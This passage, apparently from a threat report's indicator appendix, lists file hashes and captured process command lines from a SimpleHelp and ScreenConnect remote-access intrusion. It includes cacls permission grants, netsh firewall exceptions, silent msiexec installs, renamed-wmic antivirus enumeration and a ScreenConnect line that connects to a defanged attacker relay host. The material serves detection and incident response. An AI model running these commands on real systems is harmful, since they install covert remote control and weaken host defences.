| customer.jar (SimpleHelp RAT core) |
810a99a7d6696a36491530e286476b4cf8a819a47fb5e3801fdfecfdb2dc6193
|
| SimpleGatewayService.exe |
641230a9f3091bdd38d04c6df96062bfc82dfc4ff6f663ceb522d3881d6af53a
|
| SimpleService.exe |
dbdddea03c3fc4c2574ce4221450ec86221ebc615c4915c4c4eb3f2a5e3f5b25
|
| session_win.exe |
9369d7194ab03362e9e7af022a48bc6d4e7d91a6ab7c4b5cf5d90abbcd8c7012
|
| elev_win.exe |
97f801e750cfc2d4558020fb246782e034fd6101d75a59d8915b4f2b2b50ebd9
|
| winpty-agent64.exe |
11914d10b51b5a96606ae606b5ab70d79550e36c1cce94a86134107c59075e0c
|
| jwrapper_utils.jar |
76d85124db2778baecee24cc5ad56c9a3060c41c5b3c1b5cdc7f0435e0f77cac
|
| serviceconfig.xml |
d953dfbe8d91dc9fafad0a6117e1276fa636d4ae1b6a4d81616ff2446cf09234
|
| simplegateway.service |
3e4b3559fdbe584e19a1ff9b3142b429c6fb91aaa63b5c922c8c5b32c38e426a
|
| Process Name | Parent Process Name | Command Line |
| cacls.exe | Remote Access.exe | cacls “C:\ProgramData\JWrapper-Remote Access\JWApps\JRE-LastSuccessfulOptions-JWrapper-Windows64JRE-00052234686-complete” /e /g “Users”:F |
| cacls.exe | Remote Access Monitoring.exe | cacls “C:\ProgramData\JWrapper-Remote Access\JWAppsSharedConfig\ProxyCredentials” /e /g “Users”:F |
| cacls.exe | Remote Access Monitoring.exe | cacls “C:\ProgramData\JWrapper-Remote Access\JWrapper-Windows64JRE-00052234686-complete\jwLastRun” /e /g “Users”:F |
| cacls.exe | Remote Access Monitoring.exe | cacls “C:\ProgramData\JWrapper-Remote Access\JWAppsSharedConfig\DetectedProxies” /e /g “Users”:F |
| cacls.exe | Remote Access Monitoring.exe | cacls “C:\ProgramData\JWrapper-Remote Access\JWrapper-Remote Access-00052861074-complete\jwLastRun” /e /g “Users”:F |
| cacls.exe | Remote Access Monitoring.exe | cacls “C:\ProgramData\JWrapper-Remote Access\JWrapper-JWrapper-00052861018-complete\jwLastRun” /e /g “Users”:F |
| cacls.exe | Remote Access.exe | cacls “C:\ProgramData\JWrapper-Remote Access\JWAppsSharedConfig\SimpleGatewayService\StopSimpleGatewayService.exe” /t /e /g “Users”:F |
| cacls.exe | Remote Access.exe | cacls “C:\ProgramData\JWrapper-Remote Access\JWAppsSharedConfig\SimpleService.exe” /e /p “Users”:R |
| cacls.exe | statement5648.exe | cacls “C:\ProgramData\JWrapper-Remote Access\JWApps” /e /g “Users”:F |
| cacls.exe | Remote Access.exe | cacls “C:\ProgramData\JWrapper-Remote Access\JWrapper-Remote Access-00052861074-complete\jwLastRun” /e /g “Users”:F |
| cacls.exe | statement5648.exe | cacls “C:\ProgramData\JWrapper-Remote Access\JWrapper-Remote Access-00052861074-complete” /e /g “Users”:F |
| cacls.exe | Remote Access.exe | cacls “C:\ProgramData\JWrapper-Remote Access\JWAppsSharedConfig\DetectedProxies” /e /g “Users”:F |
| cacls.exe | statement5648.exe | cacls “C:\ProgramData\JWrapper-Remote Access\JWAppsSharedConfig\ProxyCredentials” /e /g “Users”:F |
| cacls.exe | Remote AccessLauncher.exe | cacls “C:\ProgramData\JWrapper-Remote Access\JWApps\JRE-LastSuccessfulOptions-JWrapper-Windows64JRE-00052234686-complete” /e /g “Users”:F |
| cacls.exe | statement5648.exe | cacls “C:\ProgramData\JWrapper-Remote Access\JWAppsSharedConfig\LastProxy” /e /g “Users”:F |
| cacls.exe | Remote Access.exe | cacls “C:\ProgramData\JWrapper-Remote Access\JWAppsSharedConfig\ProxyCredentials” /e /g “Users”:F |
| cacls.exe | Remote Access.exe | cacls “C:\ProgramData\JWrapper-Remote Access\JWAppsSharedConfig\serviceid.lock” /t /e /g “Users”:f |
| cacls.exe | Remote Access.exe | cacls “C:\ProgramData\JWrapper-Remote Access\JWAppsSharedConfig\SimpleGatewayService\StopSimpleGatewayService.exe” /t /e /p “Users”:R |
| cacls.exe | statement5648.exe | cacls “C:\ProgramData\JWrapper-Remote Access\JWrapper-Remote Access-00052861074-complete\jwLastRun” /e /g “Users”:F |
| cacls.exe | statement5648.exe | cacls “C:\ProgramData\JWrapper-Remote Access\JWApps\Remote_Access_ConfigureICO.ico” /e /g “Users”:F |
| cacls.exe | statement5648.exe | cacls “C:\ProgramData\JWrapper-Remote Access\JWrapper-Windows64JRE-00052234686-complete” /e /g “Users”:F |
| cacls.exe | statement5648.exe | cacls “C:\ProgramData\JWrapper-Remote Access\JWrapperTemp-1777396476830-7” /t /e /p “Users”:R |
| cacls.exe | statement5648.exe | cacls “C:\ProgramData\JWrapper-Remote Access\JWApps\JWrapper-Remote Access-UninstallerICO.ico” /e /g “Users”:F |
| cacls.exe | Remote Access.exe | cacls “C:\ProgramData\JWrapper-Remote Access\JWAppsSharedConfig\SimpleGatewayService\SimpleGatewayService.exe” /t /e /p “Users”:R |
| cacls.exe | Remote Access.exe | cacls “C:\ProgramData\JWrapper-Remote Access\JWrapper-Windows64JRE-00052234686-complete\jwLastRun” /e /g “Users”:F |
| cacls.exe | statement5648.exe | cacls “C:\ProgramData\JWrapper-Remote Access\JWAppsSharedConfig” /e /g “Users”:F |
| cacls.exe | statement5648.exe | cacls “C:\ProgramData\JWrapper-Remote Access\JWApps\ChosenLanguage” /e /g “Users”:F |
| cacls.exe | statement5648.exe | cacls “C:\ProgramData\JWrapper-Remote Access\JWrapperTemp-1777396476830-7” /e /g “Users”:F |
| cacls.exe | statement5648.exe | cacls “C:\ProgramData\JWrapper-Remote Access\JWrapper-Windows64JRE-00052234686-complete\jwLastRun” /e /g “Users”:F |
| cacls.exe | Remote Access.exe | cacls “C:\ProgramData\JWrapper-Remote Access\JWrapper-JWrapper-00052861018-complete\jwLastRun” /e /g “Users”:F |
| cacls.exe | statement5648.exe | cacls “C:\ProgramData\JWrapper-Remote Access\JWrapper-JWrapper-00052861018-complete\jwLastRun” /e /g “Users”:F |
| cacls.exe | statement5648.exe | cacls “C:\ProgramData\JWrapper-Remote Access\logs” /e /g “Users”:F |
| cacls.exe | statement5648.exe | cacls “C:\ProgramData\JWrapper-Remote Access\JWAppsSharedConfig\DetectedProxies” /e /g “Users”:F |
| cacls.exe | Remote Access.exe | cacls “C:\ProgramData\JWrapper-Remote Access\JWAppsSharedConfig\SimpleGatewayService\SimpleGatewayService.exe” /t /e /g “Users”:F |
| cacls.exe | Remote Access.exe | cacls “C:\ProgramData\JWrapper-Remote Access\JWAppsSharedConfig\serviceconfig.xml” /e /p “Users”:R |
| cacls.exe | statement5648.exe | cacls “C:\ProgramData\JWrapper-Remote Access\JWrapper-JWrapper-00052861018-complete” /e /g “Users”:F |
| cacls.exe | Remote Access.exe | cacls “C:\ProgramData\JWrapper-Remote Access\JWApps\JRE-LastSuccessfulOptions-JWrapper-Windows64JRE-00052234686-complete” /e /g “Users”:F |
| cacls.exe | statement5648.exe | cacls “C:\ProgramData\JWrapper-Remote Access” /e /g “Users”:F |
| cacls.exe | Remote Access.exe | cacls “C:\ProgramData\JWrapper-Remote Access\JWAppsSharedConfig\SimpleGatewayService” /t /e /g “Users”:F |
| cacls.exe | statement5648.exe | cacls “C:\ProgramData\JWrapper-Remote Access\Remote AccessWinLauncher.exe” /e /g “Users”:F |
| cmd.exe | wmic.exe | C:\Windows\system32\cmd.exe /c C:\Windows\System32\wbem\wmic.exe.bak /namespace:\\root\SecurityCenter2 PATH FirewallProduct get |
| cmd.exe | Remote Access.exe | cmd.exe /c netsh advfirewall show all State |
| cmd.exe | wmic.exe | C:\Windows\system32\cmd.exe /c C:\Windows\System32\wbem\wmic.exe.bak /namespace:\\root\SecurityCenter2 PATH AntiSpywareProduct get |
| cmd.exe | wmic.exe | C:\Windows\system32\cmd.exe /c C:\Windows\System32\wbem\wmic.exe.bak /namespace:\\root\SecurityCenter2 PATH AntiVirusProduct get |
| elev_win.exe | elev_win.exe | “C:\ProgramData\JWrapper-Remote Access\JWrapper-Remote Access-00052861074-complete\elev_win.exe” “C:\ProgramData\JWrapper-Remote Access\JWrapper-Windows64JRE-00052234686-complete\bin\windowslauncher.exe” “-cp” “C:\ProgramData\JWrapper-Remote Access\JWrapper-Remote Access-00052861074-complete\jwrapper_utils.jar;C:\ProgramData\JWrapper-Remote Access\JWrapper-Remote Access-00052861074-complete\customer.jar” “-Dsun.java2d.dpiaware=true” “-Djava.library.path=C:\ProgramData\JWrapper-Remote Access\JWrapper-Remote Access-00052861074-complete” “com.aem.sdesktop.util.MouseMover” “127.0.0.1” “56936” “127.0.0.1” “56937” “elevated” |
| elev_win.exe | session_win.exe | “C:\ProgramData\JWrapper-Remote Access\JWrapper-Remote Access-00052861074-complete\elev_win.exe” “–mouselocation” |
| msiexec.exe | Remote Access.exe | msiexec.exe /i sc.msi /qn |
| msiexec.exe | services.exe | C:\Windows\system32\msiexec.exe /V |
| msiexec.exe | msiexec.exe | C:\Windows\syswow64\MsiExec.exe -Embedding 975E1E24ECB9F562B809F458594D14A3 E Global\MSI0000 |
| netsh.exe | Remote Access.exe | netsh wlan show interfaces |
| netsh.exe | cmd.exe | netsh advfirewall show all State |
| netsh.exe | Remote Access.exe | netsh.exe firewall add allowedprogram “C:\ProgramData\JWrapper-Remote Access\JWrapper-Windows64JRE-00052234686-complete\bin\java.exe” “SHRemoteAccessServiceJE_2” ENABLE |
| netsh.exe | Remote Access.exe | netsh.exe firewall add allowedprogram “C:\ProgramData\JWrapper-Remote Access\Remote AccessWinLauncher.exe” “SHRemoteAccessServiceMA_1” ENABLE |
| netsh.exe | Remote Access.exe | netsh.exe firewall add allowedprogram “C:\ProgramData\JWrapper-Remote Access\JWrapper-Windows64JRE-00052234686-complete\bin\Remote Access.exe” “SHRemoteAccessServiceJE_4” ENABLE |
| netsh.exe | Remote Access.exe | netsh.exe firewall add allowedprogram “C:\ProgramData\JWrapper-Remote Access\JWrapper-Windows64JRE-00052234686-complete\bin\Remote AccessECompatibility.exe” “SHRemoteAccessServiceJE_5” ENABLE |
| netsh.exe | Remote Access.exe | netsh.exe firewall add allowedprogram “C:\ProgramData\JWrapper-Remote Access\JWrapper-Windows64JRE-00052234686-complete\bin\Remote AccessLauncher.exe” “SHRemoteAccessServiceJE_6” ENABLE |
| netsh.exe | Remote Access.exe | netsh.exe firewall add allowedprogram “C:\ProgramData\JWrapper-Remote Access\JWrapper-Windows64JRE-00052234686-complete\bin\javaw.exe” “SHRemoteAccessServiceJE_3” ENABLE |
| netsh.exe | Remote Access.exe | netsh.exe firewall add allowedprogram “C:\ProgramData\JWrapper-Remote Access\JWrapper-Windows64JRE-00052234686-complete\bin\java-rmi.exe” “SHRemoteAccessServiceJE_1” ENABLE |
| netsh.exe | Remote Access.exe | netsh.exe firewall add allowedprogram “C:\ProgramData\JWrapper-Remote Access\JWAppsSharedConfig\SimpleGatewayService\StopSimpleGatewayService.exe” “SHRemoteAccessServiceSH_3_2” ENABLE |
| netsh.exe | Remote Access.exe | netsh.exe firewall add allowedprogram “C:\ProgramData\JWrapper-Remote Access\JWAppsSharedConfig\SimpleGatewayService\SimpleGatewayService.exe” “SHRemoteAccessServiceSH_3_1” ENABLE |
| netsh.exe | Remote Access.exe | netsh.exe firewall add allowedprogram “C:\ProgramData\JWrapper-Remote Access\JWrapper-Windows64JRE-00052234686-complete\bin\windowslauncher.exe” “SHRemoteAccessServiceJE_7” ENABLE |
| Remote | session_win.exe | “C:\ProgramData\JWrapper-Remote Access\JWrapper-Windows64JRE-00052234686-complete\bin\Remote Access Monitoring.exe” “-cp” “C:\ProgramData\JWrapper-Remote Access\JWrapper-JWrapper-00052861018-complete\jwrapperlib/jwstandalonelaunch.jar” “-Xmx256m” “-XX:MinHeapFreeRatio=15” “-XX:MaxHeapFreeRatio=30” “-XX:MaxGCPauseMillis=500” “-Djava.util.Arrays.useLegacyMergeSort=true” “-Djava.net.preferIPv4Stack=true” “-Dapple.awt.UIElement=true” “-Xrs” “-Dsun.java2d.dpiaware=true” “-Dhttps.protocols=TLSv1,TLSv1.1,TLSv1.2” “jwrapper.updater.GenericUpdaterLaunch” “C:\ProgramData\JWrapper-Remote Access\JWrapper-JWrapper-00052861018-complete\JWLaunchProperties-1777397243979-20” |
| Remote | SimpleGatewayService.exe | “C:\ProgramData\JWrapper-Remote Access\JWrapper-Windows64JRE-00052234686-complete\bin\Remote Access.exe” “-Xmx256m” “-XX:MinHeapFreeRatio=15” “-XX:MaxHeapFreeRatio=30” “-XX:MaxGCPauseMillis=500” “-Djava.util.Arrays.useLegacyMergeSort=true” “-Djava.net.preferIPv4Stack=true” “-Dapple.awt.UIElement=true” “-Xrs” “-Dsun.java2d.dpiaware=true” “-Dhttps.protocols=TLSv1,TLSv1.1,TLSv1.2” “-cp” “C:\ProgramData\JWrapper-Remote Access\JWrapper-JWrapper-00052861018-complete\jwrapperlib\jwstandalonelaunch.jar” “jwrapper.updater.GenericUpdaterLaunch” “C:\ProgramData\JWrapper-Remote Access\JWrapper-JWrapper-00052861018-complete\JWLaunchProperties-3575002851-22” |
| Remote | statement5648.exe | “C:\ProgramData\JWrapper-Remote Access\JWrapper-Windows64JRE-00052234686-complete\bin\Remote AccessECompatibility.exe” -cp “C:\ProgramData\JWrapper-Remote Access\JWrapperTemp-1777396476830-7\customer.jar;C:\ProgramData\JWrapper-Remote Access\JWrapperTemp-1777396476830-7\jwrapper_utils.jar” -Xmx256m -XX:MinHeapFreeRatio=15 -XX:MaxHeapFreeRatio=30 -XX:MaxGCPauseMillis=500 -Djava.util.Arrays.useLegacyMergeSort=true -Djava.net.preferIPv4Stack=true -Dapple.awt.UIElement=true -Xrs -Dsun.java2d.dpiaware=true -Dhttps.protocols=TLSv1,TLSv1.1,TLSv1.2 jwrapper.JWrapper “C:\ProgramData\JWrapper-Remote Access\JWrapperTemp-1777396476830-7\JWLaunchProperties-1777396484051-30” |
| Remote | session_win.exe | “C:\ProgramData\JWrapper-Remote Access\JWrapper-Windows64JRE-00052234686-complete\bin\Remote Access Monitoring.exe” “-cp” “C:\ProgramData\JWrapper-Remote Access\JWrapper-JWrapper-00052861018-complete\jwrapperlib/jwstandalonelaunch.jar” “-Xmx256m” “-XX:MinHeapFreeRatio=15” “-XX:MaxHeapFreeRatio=30” “-XX:MaxGCPauseMillis=500” “-Djava.util.Arrays.useLegacyMergeSort=true” “-Djava.net.preferIPv4Stack=true” “-Dapple.awt.UIElement=true” “-Xrs” “-Dsun.java2d.dpiaware=true” “-Dhttps.protocols=TLSv1,TLSv1.1,TLSv1.2” “jwrapper.updater.GenericUpdaterLaunch” “C:\ProgramData\JWrapper-Remote Access\JWrapper-JWrapper-00052861018-complete\JWLaunchProperties-1777396698592-20” |
| Remote | session_win.exe | “C:\ProgramData\JWrapper-Remote Access\JWrapper-Windows64JRE-00052234686-complete\bin\Remote Access.exe” “-cp” “C:\ProgramData\JWrapper-Remote Access\JWrapper-Remote Access-00052861074-complete\customer.jar;C:\ProgramData\JWrapper-Remote Access\JWrapper-Remote Access-00052861074-complete\jwrapper_utils.jar” “-Xmx256m” “-XX:MinHeapFreeRatio=15” “-XX:MaxHeapFreeRatio=30” “-XX:MaxGCPauseMillis=500” “-Djava.util.Arrays.useLegacyMergeSort=true” “-Djava.net.preferIPv4Stack=true” “-Dapple.awt.UIElement=true” “-Xrs” “-Dsun.java2d.dpiaware=true” “-Dhttps.protocols=TLSv1,TLSv1.1,TLSv1.2” “jwrapper.JWrapper” “C:\ProgramData\JWrapper-Remote Access\JWrapper-Remote Access-00052861074-complete\JWLaunchProperties-1777396701404-39” |
| Remote | session_win.exe | “C:\ProgramData\JWrapper-Remote Access\JWrapper-Windows64JRE-00052234686-complete\bin\Remote Access.exe” “-cp” “C:\ProgramData\JWrapper-Remote Access\JWrapper-Remote Access-00052861074-complete\customer.jar;C:\ProgramData\JWrapper-Remote Access\JWrapper-Remote Access-00052861074-complete\jwrapper_utils.jar” “-Xmx256m” “-XX:MinHeapFreeRatio=15” “-XX:MaxHeapFreeRatio=30” “-XX:MaxGCPauseMillis=500” “-Djava.util.Arrays.useLegacyMergeSort=true” “-Djava.net.preferIPv4Stack=true” “-Dapple.awt.UIElement=true” “-Xrs” “-Dsun.java2d.dpiaware=true” “-Dhttps.protocols=TLSv1,TLSv1.1,TLSv1.2” “jwrapper.JWrapper” “C:\ProgramData\JWrapper-Remote Access\JWrapper-Remote Access-00052861074-complete\JWLaunchProperties-1777397247043-39” |
| Remote | session_win.exe | “C:\ProgramData\JWrapper-Remote Access\JWrapper-Windows64JRE-00052234686-complete\bin\Remote Access Monitoring.exe” “-cp” “C:\ProgramData\JWrapper-Remote Access\JWrapper-JWrapper-00052861018-complete\jwrapperlib/jwstandalonelaunch.jar” “-Xmx256m” “-XX:MinHeapFreeRatio=15” “-XX:MaxHeapFreeRatio=30” “-XX:MaxGCPauseMillis=500” “-Djava.util.Arrays.useLegacyMergeSort=true” “-Djava.net.preferIPv4Stack=true” “-Dapple.awt.UIElement=true” “-Xrs” “-Dsun.java2d.dpiaware=true” “-Dhttps.protocols=TLSv1,TLSv1.1,TLSv1.2” “jwrapper.updater.GenericUpdaterLaunch” “C:\ProgramData\JWrapper-Remote Access\JWrapper-JWrapper-00052861018-complete\JWLaunchProperties-1777396515581-20” |
| Remote | session_win.exe | “C:\ProgramData\JWrapper-Remote Access\JWrapper-Windows64JRE-00052234686-complete\bin\Remote Access.exe” “-cp” “C:\ProgramData\JWrapper-Remote Access\JWrapper-Remote Access-00052861074-complete\customer.jar;C:\ProgramData\JWrapper-Remote Access\JWrapper-Remote Access-00052861074-complete\jwrapper_utils.jar” “-Xmx256m” “-XX:MinHeapFreeRatio=15” “-XX:MaxHeapFreeRatio=30” “-XX:MaxGCPauseMillis=500” “-Djava.util.Arrays.useLegacyMergeSort=true” “-Djava.net.preferIPv4Stack=true” “-Dapple.awt.UIElement=true” “-Xrs” “-Dsun.java2d.dpiaware=true” “-Dhttps.protocols=TLSv1,TLSv1.1,TLSv1.2” “jwrapper.JWrapper” “C:\ProgramData\JWrapper-Remote Access\JWrapper-Remote Access-00052861074-complete\JWLaunchProperties-1777396518842-39” |
| Remote | statement5648.exe | “C:\ProgramData\JWrapper-Remote Access\JWrapper-Windows64JRE-00052234686-complete\bin\Remote Access.exe” -cp “C:\ProgramData\JWrapper-Remote Access\JWrapper-Remote Access-00052861074-complete\customer.jar;C:\ProgramData\JWrapper-Remote Access\JWrapper-Remote Access-00052861074-complete\jwrapper_utils.jar” -Xmx256m -XX:MinHeapFreeRatio=15 -XX:MaxHeapFreeRatio=30 -XX:MaxGCPauseMillis=500 -Djava.util.Arrays.useLegacyMergeSort=true -Djava.net.preferIPv4Stack=true -Dapple.awt.UIElement=true -Xrs -Dsun.java2d.dpiaware=true -Dhttps.protocols=TLSv1,TLSv1.1,TLSv1.2 jwrapper.JWrapper “C:\ProgramData\JWrapper-Remote Access\JWrapper-Remote Access-00052861074-complete\JWLaunchProperties-1777396488207-33” |
| Remote | statement5648.exe | “C:\ProgramData\JWrapper-Remote Access\JWrapper-Windows64JRE-00052234686-complete\bin\Remote AccessLauncher.exe” -cp “C:\ProgramData\JWrapper-Remote Access\JWrapper-Remote Access-00052861074-complete\customer.jar;C:\ProgramData\JWrapper-Remote Access\JWrapper-Remote Access-00052861074-complete\jwrapper_utils.jar” -Xmx256m -XX:MinHeapFreeRatio=15 -XX:MaxHeapFreeRatio=30 -XX:MaxGCPauseMillis=500 -Djava.util.Arrays.useLegacyMergeSort=true -Djava.net.preferIPv4Stack=true -Dapple.awt.UIElement=true -Xrs -Dsun.java2d.dpiaware=true -Dhttps.protocols=TLSv1,TLSv1.1,TLSv1.2 jwrapper.JWrapper “C:\ProgramData\JWrapper-Remote Access\JWrapper-Remote Access-00052861074-complete\JWLaunchProperties-1777396485879-32” |
| rundll32.exe | msiexec.exe | rundll32.exe “C:\Windows\Installer\MSI4209.tmp”,zzzzInvokeManagedCustomActionOutOfProc SfxCA_56509750 2 ScreenConnect.InstallerActions!ScreenConnect.ClientInstallerActions.FixupServiceArguments |
| ScreenConnect.ClientService.exe | services.exe | “C:\Program Files (x86)\ScreenConnect Client (adbce2b92cb435b3)\ScreenConnect.ClientService.exe” “?e=Access&y=Guest&h=sslzeromail[.]run.place&p=8041&s=1063c106-fb78-4a61-a1c3-959620aa0d1e&k=BgIAAACkAABSU0ExAAgAAAEAAQAtB7xpgSSY0vmCVpwxcuZIThe system cannot find the file specified. fax8SzUK6ZHTngAMzp7yIqVypKK1lThe system cannot find the file specified. bwoyeosThe system cannot find the file specified. b5yThe system cannot find the file specified. fXThe system cannot find the file specified. bEcYDldPOGOThe system cannot find the file specified. b3BseeSeaeo44ykXwdThe system cannot find the file specified. blThe system cannot find the file specified. fa8k24jRIn74Gp2The system cannot find the file specified. b6qNTThe system cannot find the file specified. bpaZaHOThe system cannot find the file specified. fbUva6NBdH5pUcuaDkXzZywacRkvVQa8BOn3uumi7zc0IO44QZboES72PcThe system cannot find the file specified. frxJcuAMThe system cannot find the file specified. f65GGaOEJ4x8ilqcKaquAr0uKFGbaglfYDyCV8kqRaw2L1ucF3The system cannot find the file specified. b22DuwyIwzXd5HwpBsq94euEbHbtNMk4QThe system cannot find the file specified. fDThe system cannot find the file specified. fefxQBPwDqhjWThe system cannot find the file specified. bW2NU99bR16tNqqMbeolXIToecThe system cannot find the file specified. bB9CZ9abJuZES6ULML512IN3phqQZKv&t=&c=crypto&c=&c=&c=&c=&c=&c=&c=” |
| ScreenConnect.WindowsClient.exe | ScreenConnect.ClientService.exe | “C:\Program Files (x86)\ScreenConnect Client (adbce2b92cb435b3)\ScreenConnect.WindowsClient.exe” “RunRole” “87140605-5d2c-4a7d-9c4a-781ac7f07691” “System” |
| ScreenConnect.WindowsClient.exe | ScreenConnect.ClientService.exe | “C:\Program Files (x86)\ScreenConnect Client (adbce2b92cb435b3)\ScreenConnect.WindowsClient.exe” “RunRole” “0d393de2-f5aa-4318-9563-b659faff1a49” “System” |
| ScreenConnect.WindowsClient.exe | ScreenConnect.ClientService.exe | “C:\Program Files (x86)\ScreenConnect Client (adbce2b92cb435b3)\ScreenConnect.WindowsClient.exe” “RunRole” “9dad62c5-42a7-4f31-b383-22ecbad23c7a” “System” |
| ScreenConnect.WindowsClient.exe | ScreenConnect.ClientService.exe | “C:\Program Files (x86)\ScreenConnect Client (adbce2b92cb435b3)\ScreenConnect.WindowsClient.exe” “RunRole” “426d2985-183b-4d41-9abc-f24af794a2db” “User” |
| ScreenConnect.WindowsClient.exe | ScreenConnect.ClientService.exe | “C:\Program Files (x86)\ScreenConnect Client (adbce2b92cb435b3)\ScreenConnect.WindowsClient.exe” “RunRole” “f00ff167-e6f2-44ad-9ccb-e30f6906d0f2” “System” |
| ScreenConnect.WindowsClient.exe | ScreenConnect.ClientService.exe | “C:\Program Files (x86)\ScreenConnect Client (adbce2b92cb435b3)\ScreenConnect.WindowsClient.exe” “RunRole” “1c5eeb04-e194-44a1-b466-87bab51ce23f” “System” |
| ScreenConnect.WindowsClient.exe | ScreenConnect.ClientService.exe | “C:\Program Files (x86)\ScreenConnect Client (adbce2b92cb435b3)\ScreenConnect.WindowsClient.exe” “RunRole” “add529c0-e532-4f23-84dd-6671686c303e” “System” |
| SecurityHealthSystray.exe | explorer.exe | “C:\Windows\System32\SecurityHealthSystray.exe” |
| session_win.exe | Remote Access.exe | “C:\ProgramData\JWrapper-Remote Access\JWrapper-Remote Access-00052861074-complete\session_win.exe” –slWaitForCompletion “C:\ProgramData\JWrapper-Remote Access\JWrapper-Remote Access-00052861074-complete\elev_win.exe” –mouselocation |
| session_win.exe | Remote Access Monitoring.exe | “C:\ProgramData\JWrapper-Remote Access\JWrapper-Remote Access-00052861074-complete\session_win.exe” “C:\ProgramData\JWrapper-Remote Access\JWrapper-Windows64JRE-00052234686-complete\bin\Remote Access.exe” -cp “C:\ProgramData\JWrapper-Remote Access\JWrapper-Remote Access-00052861074-complete\customer.jar;C:\ProgramData\JWrapper-Remote Access\JWrapper-Remote Access-00052861074-complete\jwrapper_utils.jar” -Xmx256m -XX:MinHeapFreeRatio=15 -XX:MaxHeapFreeRatio=30 -XX:MaxGCPauseMillis=500 -Djava.util.Arrays.useLegacyMergeSort=true -Djava.net.preferIPv4Stack=true -Dapple.awt.UIElement=true -Xrs -Dsun.java2d.dpiaware=true -Dhttps.protocols=TLSv1,TLSv1.1,TLSv1.2 jwrapper.JWrapper “C:\ProgramData\JWrapper-Remote Access\JWrapper-Remote Access-00052861074-complete\JWLaunchProperties-1777396518842-39” |
| session_win.exe | Remote Access Monitoring.exe | “C:\ProgramData\JWrapper-Remote Access\JWrapper-Remote Access-00052861074-complete\session_win.exe” “C:\ProgramData\JWrapper-Remote Access\JWrapper-Windows64JRE-00052234686-complete\bin\Remote Access.exe” -cp “C:\ProgramData\JWrapper-Remote Access\JWrapper-Remote Access-00052861074-complete\customer.jar;C:\ProgramData\JWrapper-Remote Access\JWrapper-Remote Access-00052861074-complete\jwrapper_utils.jar” -Xmx256m -XX:MinHeapFreeRatio=15 -XX:MaxHeapFreeRatio=30 -XX:MaxGCPauseMillis=500 -Djava.util.Arrays.useLegacyMergeSort=true -Djava.net.preferIPv4Stack=true -Dapple.awt.UIElement=true -Xrs -Dsun.java2d.dpiaware=true -Dhttps.protocols=TLSv1,TLSv1.1,TLSv1.2 jwrapper.JWrapper “C:\ProgramData\JWrapper-Remote Access\JWrapper-Remote Access-00052861074-complete\JWLaunchProperties-1777396701404-39” |
| session_win.exe | Remote Access.exe | “C:\ProgramData\JWrapper-Remote Access\JWrapper-Remote Access-00052861074-complete\session_win.exe” “C:\ProgramData\JWrapper-Remote Access\JWrapper-Windows64JRE-00052234686-complete\bin\Remote Access Monitoring.exe” -cp “C:\ProgramData\JWrapper-Remote Access\JWrapper-JWrapper-00052861018-complete\jwrapperlib/jwstandalonelaunch.jar” -Xmx256m -XX:MinHeapFreeRatio=15 -XX:MaxHeapFreeRatio=30 -XX:MaxGCPauseMillis=500 -Djava.util.Arrays.useLegacyMergeSort=true -Djava.net.preferIPv4Stack=true -Dapple.awt.UIElement=true -Xrs -Dsun.java2d.dpiaware=true -Dhttps.protocols=TLSv1,TLSv1.1,TLSv1.2 jwrapper.updater.GenericUpdaterLaunch “C:\ProgramData\JWrapper-Remote Access\JWrapper-JWrapper-00052861018-complete\JWLaunchProperties-1777397243979-20” |
| session_win.exe | Remote Access Monitoring.exe | “C:\ProgramData\JWrapper-Remote Access\JWrapper-Remote Access-00052861074-complete\session_win.exe” “C:\ProgramData\JWrapper-Remote Access\JWrapper-Windows64JRE-00052234686-complete\bin\Remote Access.exe” -cp “C:\ProgramData\JWrapper-Remote Access\JWrapper-Remote Access-00052861074-complete\customer.jar;C:\ProgramData\JWrapper-Remote Access\JWrapper-Remote Access-00052861074-complete\jwrapper_utils.jar” -Xmx256m -XX:MinHeapFreeRatio=15 -XX:MaxHeapFreeRatio=30 -XX:MaxGCPauseMillis=500 -Djava.util.Arrays.useLegacyMergeSort=true -Djava.net.preferIPv4Stack=true -Dapple.awt.UIElement=true -Xrs -Dsun.java2d.dpiaware=true -Dhttps.protocols=TLSv1,TLSv1.1,TLSv1.2 jwrapper.JWrapper “C:\ProgramData\JWrapper-Remote Access\JWrapper-Remote Access-00052861074-complete\JWLaunchProperties-1777397247043-39” |
| session_win.exe | Remote Access.exe | “C:\ProgramData\JWrapper-Remote Access\JWrapper-Remote Access-00052861074-complete\session_win.exe” “C:\ProgramData\JWrapper-Remote Access\JWrapper-Windows64JRE-00052234686-complete\bin\Remote Access Monitoring.exe” -cp “C:\ProgramData\JWrapper-Remote Access\JWrapper-JWrapper-00052861018-complete\jwrapperlib/jwstandalonelaunch.jar” -Xmx256m -XX:MinHeapFreeRatio=15 -XX:MaxHeapFreeRatio=30 -XX:MaxGCPauseMillis=500 -Djava.util.Arrays.useLegacyMergeSort=true -Djava.net.preferIPv4Stack=true -Dapple.awt.UIElement=true -Xrs -Dsun.java2d.dpiaware=true -Dhttps.protocols=TLSv1,TLSv1.1,TLSv1.2 jwrapper.updater.GenericUpdaterLaunch “C:\ProgramData\JWrapper-Remote Access\JWrapper-JWrapper-00052861018-complete\JWLaunchProperties-1777396515581-20” |
| session_win.exe | Remote Access.exe | “C:\ProgramData\JWrapper-Remote Access\JWrapper-Remote Access-00052861074-complete\session_win.exe” “C:\ProgramData\JWrapper-Remote Access\JWrapper-Windows64JRE-00052234686-complete\bin\Remote Access Monitoring.exe” -cp “C:\ProgramData\JWrapper-Remote Access\JWrapper-JWrapper-00052861018-complete\jwrapperlib/jwstandalonelaunch.jar” -Xmx256m -XX:MinHeapFreeRatio=15 -XX:MaxHeapFreeRatio=30 -XX:MaxGCPauseMillis=500 -Djava.util.Arrays.useLegacyMergeSort=true -Djava.net.preferIPv4Stack=true -Dapple.awt.UIElement=true -Xrs -Dsun.java2d.dpiaware=true -Dhttps.protocols=TLSv1,TLSv1.1,TLSv1.2 jwrapper.updater.GenericUpdaterLaunch “C:\ProgramData\JWrapper-Remote Access\JWrapper-JWrapper-00052861018-complete\JWLaunchProperties-1777396698592-20” |
| SimpleGatewayService.exe | SimpleService.exe | “C:\ProgramData\JWrapper-Remote Access\JWAppsSharedConfig\SimpleGatewayService\SimpleGatewayService.exe” |
| SimpleService.exe | Remote Access.exe | “C:\ProgramData\JWrapper-Remote Access\JWAppsSharedConfig\SimpleService.exe” -uninstall “C:\ProgramData\JWrapper-Remote Access\JWAppsSharedConfig\SimpleGatewayService\simplegateway.service” |
